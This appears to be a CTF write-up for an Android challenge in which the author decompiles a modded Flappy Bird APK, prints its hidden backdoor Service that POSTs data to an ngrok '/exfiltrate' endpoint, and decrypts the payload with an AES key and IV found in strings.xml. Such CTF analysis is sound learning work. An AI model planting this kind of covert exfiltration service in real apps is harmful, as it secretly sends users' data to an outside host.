In this post I am covering the challenge “Modded Game with Backdoor” from BsidesMumbaiCTF competition which is under the Android category.
For this Challenge we are given an apk file named “Flappy_Bird_Mod.apk”. So I decided to extract the apk from this site I found online http://www.javadecompilers.com/apk and after extracting the apk I had this thought in the back of mind that I had to somehow locate the backdoor. So I did alot of searching and searching going through all the java files and I finally found it in the directory “Flappy_Bird_Mod.apk_Decompiler.com\sources\com\dotgears\flappy\z.java”
package com.dotgears.flappy;
import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import java.io.OutputStreamWriter;
import java.net.HttpURLConnection;
import java.net.URL;
public class z extends Service {
public IBinder onBind(Intent intent) {
return null;
}
public int onStartCommand(Intent intent, int i, int i2) {
    new Thread(new Runnable(2) {
        public void run() {
            try {
                HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("https://5fec-103-93-192-228.ngrok-free.app/exfiltrate").openConnection();
                httpURLConnection.setRequestMethod("POST");
                httpURLConnection.setDoOutput(true);
                OutputStreamWriter outputStreamWriter = new OutputStreamWriter(httpURLConnection.getOutputStream());
                outputStreamWriter.write("data=UHaV02kBvLFnivYDPwGaP2w4KzuLtxN0yVLGPgI0XuL1EP3iCRF/lM2trm+JKNhT0A6i7BfrmByZZ7nqFanZjQ");
                outputStreamWriter.flush();
                outputStreamWriter.close();
                httpURLConnection.getResponseCode();
            } catch (Exception e) {
            }
        }
    }).start();
    return 2;
}
}
And this is the code of that file. As you can see it is making a POST request to a ngrok server which was not working at the time of the CTF but according to the author had no important information so I just overlooked it and moved on, then I see the data parameter which seems to be encrypted with some sort of cipher so I saved it and continued my hunt for more. I open the strings.xml file in the resources folder that is the place where the hardcoded strings of a mobile application are stored. After reading through the strings.xml file I find some interesting things. An AES key and a hint for the IV:

aes_key

IV
So right now I had some of the information, just missing the IV and having less time on the clock I just started randomly trying different things from that file itself because I knew that the IV was in the strings.xml only hidden somewhere. And eventually I stumbled upon the right IV and it was the app_id

IV
So now I had everything and I was ready to decrypt the data. I go to this site https://www.devglan.com/online-tools/aes-encryption-decryption and I put in all the data I had and I had the output:

aes decryption
The output was Base64 encoded so I went to my trusty base64 decoder and Got the Flag!

Flag!!